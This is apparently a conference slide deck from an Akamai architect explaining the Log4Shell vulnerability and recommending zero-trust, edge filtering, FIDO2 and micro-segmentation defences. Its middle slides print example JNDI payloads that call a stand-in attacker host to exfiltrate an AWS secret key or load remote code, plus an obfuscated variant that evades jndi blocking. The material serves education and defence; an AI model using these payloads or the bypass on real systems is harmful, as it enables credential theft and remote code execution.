# The Log4j Debacle and How to Protect Against Next Gen Security Threats

Sankalp Basavaraj

*Akamai*

# About Me

- Sankalp Basavaraj
- Architect by day, stock trader round the clock

- <u>Specialization :</u>

Enterprise & Cloud Security

Web Performance

Web Analytics

Networking & Telecom ( 4G LTE, 5G )

# Agenda

- Understanding Log4j – Case study for evolving cyber security

- Log4j vulnerability

- How are security attacks evolving

-  My top 4 Security recommendations

# Timeline of events

**24 Nov** — Log4j vulnerability is disclosed to Apache

**09 Dec** — Zero day vulnerability announced on Twitter

**10 Dec** — National Vulnerability Database lists CVE-2021-44228 — a log4j vulnerability

**10 Dec** — Fix for CVE-2021-44228 released

**11 Dec** — CISA director issues official guidance on Log4j

**14 Dec** — CVE-2021-45046 went public, showing that Log4Shell can still be exploited

**16 Dec** — **Akamai** observing attack traffic of around 2M attempts per hour, since disclosure

**18 Dec** — Fix v2.17.0 was released

# What is Log4j?

# About Log4j – What is it ?

- Log4j is a Java-based logging utility

- It is used by developers to return log messages pertaining to the code that they have written

- It is open source and is one of the most widely utilized logging libraries in the Java ecosystem.

# About Log4j – Feature of lookup

- One of the powerful features that Log4j supports is known as lookups

- Lookups enable a developer to embed variables or expressions into text that are automatically evaluated by Log4j prior to output

- There are many types of lookup expressions that are supported by Log4j and they can be tied together as well

"${date:MM-dd-yyyy} All Systems Good"

"12-20-2021 All Systems Good"

"The lower case current user is ${lower:${env:USER}}"

"The lower case current user is administrator"

# About Log4j – Problem started with JNDI lookup

- JNDI = Java Naming and Directory Interface

- It is a mechanism in Java that allows querying of different directory based services like DNS or Active directory or even its own JAVA environment

- The lookup expression used is jndi:

"The current mail host is ${jndi:java:comp/env/mailhost}"

JNDI would recognize this particular URL type as a query to lookup a configuration option called *mailhost* for the current running component.

"The current mail host is mymailserver.example.com"

# Fair enough, where is the vulnerability ?

# Example 1 : Data Exfiltration

- For this example, imagine the attacker owns the domain name: malware.example.

"Log this: ${jndi:dns://127.0.0.1:53/${env:*AWS_SECRET_ACCESS_KEY*}.malware.example}"

JNDI would recognize this particular URL as a DNS query. It would take my AWS key and send a DNS query to sankalp-key.malware.example

DNS query to sankalp-key.malware.example

jndi

malware.example

Attacker has my AWS key

# Example 2 : Remote code execution

- For this example, imagine the attacker owns the domain name: malware.example.

"Log this: ${jndi:ldap://sankalp.malware.example/a}"

JNDI would recognize this particular URL as a LDAP query

LDAP query to sankalp-key.malware.example

jndi

LDAP response saying download malicious code at https://evil.malware.com/evil.exe

COMPROMISED!

https://evil.malware.com/evil.exe

Malicious server

malware.example

# Can we just look for jndi and block it ?

# What happened at Akamai that day

- Initially, blocking jndi soundslike good plan

- Clever ways were developed in realtime to bypass this

- Then began the cat and mouse game between the attackers and the protectors

GET /${${lower:J}ndi:ldap://rce.malware.example/a} HTTP/1.1

${jndi:ldap://rce.malware.example/a}

jndi triggers the attack again

# Oh boy, how bad is this vulnerability ?

© 2022 Akamai | Confidential    15

# This must be a one-off event….Right ?

# WRONG!!

# The Pandemic has increased the attack surface and the nature of attacks are evolving



## BYOD POLICY EXPLOSION
Nearly 60% of enterprises embraced new bring-your-own-device (BYOD) policies. Increases varied by industry.

| Industry | Pre-Pandemic Mean | August 2020 Mean |
|---|---|---|
| Retail | 40.4% | 80.8% |
| Telecom | 53.3% | 75.5% |
| Finance | 45.3% | 71.7% |
| Manufacturing | 33.3% | 67.8% |
| Healthcare | 40.0% | 61.7% |
| Utilities | 38.7% | 61.3% |
| Education | 35.7% | 53.6% |
| Government | 21.6% | 43.2% |

## WORK-FROM-HOME TIDAL WAVE
The average enterprise increased its remote workforce by 114%. Increases varied by industry.

| Industry | Pre-Pandemic Mean | August 2020 Mean |
|---|---|---|
| Education | 17.4% | 61.2% |
| Finance | 23.1% | 59.1% |
| Telecom | 31.1% | 57.8% |
| Government | 21.9% | 55.3% |
| Utilities | 21.9% | 50.5% |
| Manufacturing | 19.4% | 42.6% |
| Retail | 19.8% | 41.0% |
| Healthcare | 20.0% | 38.7% |

What is the solution?!

# 0 TRUST

**From:** Berdin, Alex <aberdin@akamai.com>
**Sent:** 07 February 2022 20:31
**To:** Basavaraj, Sankalp <sbasava@akamai.com>
**Subject:** LinkedIn

Hi Sankalp,
I received an invite to connect on LinkedIn with Sankalp B.
Can you confirm it's from you before I accept it?
Regards

Alex Berdin
Solutions Architect

Upcoming out of office TBD

*Join the Conversation.*
*Log onto Akamai Community.*

Akamai

# Evolved security

**ATTACKS**

**Cloud security**

**Enterprise security**

Attacks are always evolving!

Trick is to catch em early !

The best approach is to increase our IT IMMUNITY using Enterprise Security

# Here are my top 4 security recommendations

# Tip 1 –Catch em early . Zero trust for CODE

- Secure your DNS using advanced protocols like DNSSEC + DoT

- Secure the pipe using latest encryption standards like TLS 1.3

- Secure your page against data leakage using advanced techniques like CORS

*"The greatest victory is that which requires no battle." – Sun Tzu*

# Tip 2 – Catch attacks at edge , cloud

- Implement an intermediatory hop like a proxy which scrubs the Internet traffic for attacks

- Legacy on-premise firewalls falls short to adapt to the evolving threats. Cloud firewalls are the new rad



- Maintain sandbox , honeypot environments to effectively defend against evolving threats

# Tip 3 – Secure your enterprise assets

- Threats can come from within enterprise

- The attacker should be right only once whereas the defenders need to be right EVERY TIME !

- Trust nobody, authenticate everyone, limit the access is the mantra

- Traditional MFA is NOT the holy grail of security and can be hacked just as easily. Adopt latest standards of MFA like FIDO2



App #1
App #2
App #3

Twitter hack was an inside job according to security experts



Angry IT admin wipes employer's databases, gets 7 years in prison

bleepingcomputer.com • 3 min read

*As per VARONIS 2021 study, only 5% of company folders are properly protected !*

# Tip 4 – Micro-segmenting is the future

- Traditional way of origin is dead, micro-segmentation is the FUTURE

- Restrict software and systems to communicating with only those machines necessary to complete their tasks

*'Experts estimate that a ransomware attack will occur every 11 seconds in 2021. (Cybercrime Magazine, 2019) '*

*'The average ransom fee requested has increased from $5,000 in 2018 to around $200,000 in 2020. (National Security Institute, 2021)'*



The Old Way

Data Center | Cloud

Physical firewall appliances creating network choke points, ACLs, VLANs

Virtual firewall appliances creating network choke points, NSGs, unique tooling per CSP

The New Way

Data Center | Cloud

Software-based policies based on finer-grained attributes (e.g., process, user, fully-qualified domain name)

# For interesting discussions around Internet and questions
https://www.linkedin.com/in/sankalp-basavaraj/

**THANK YOU !**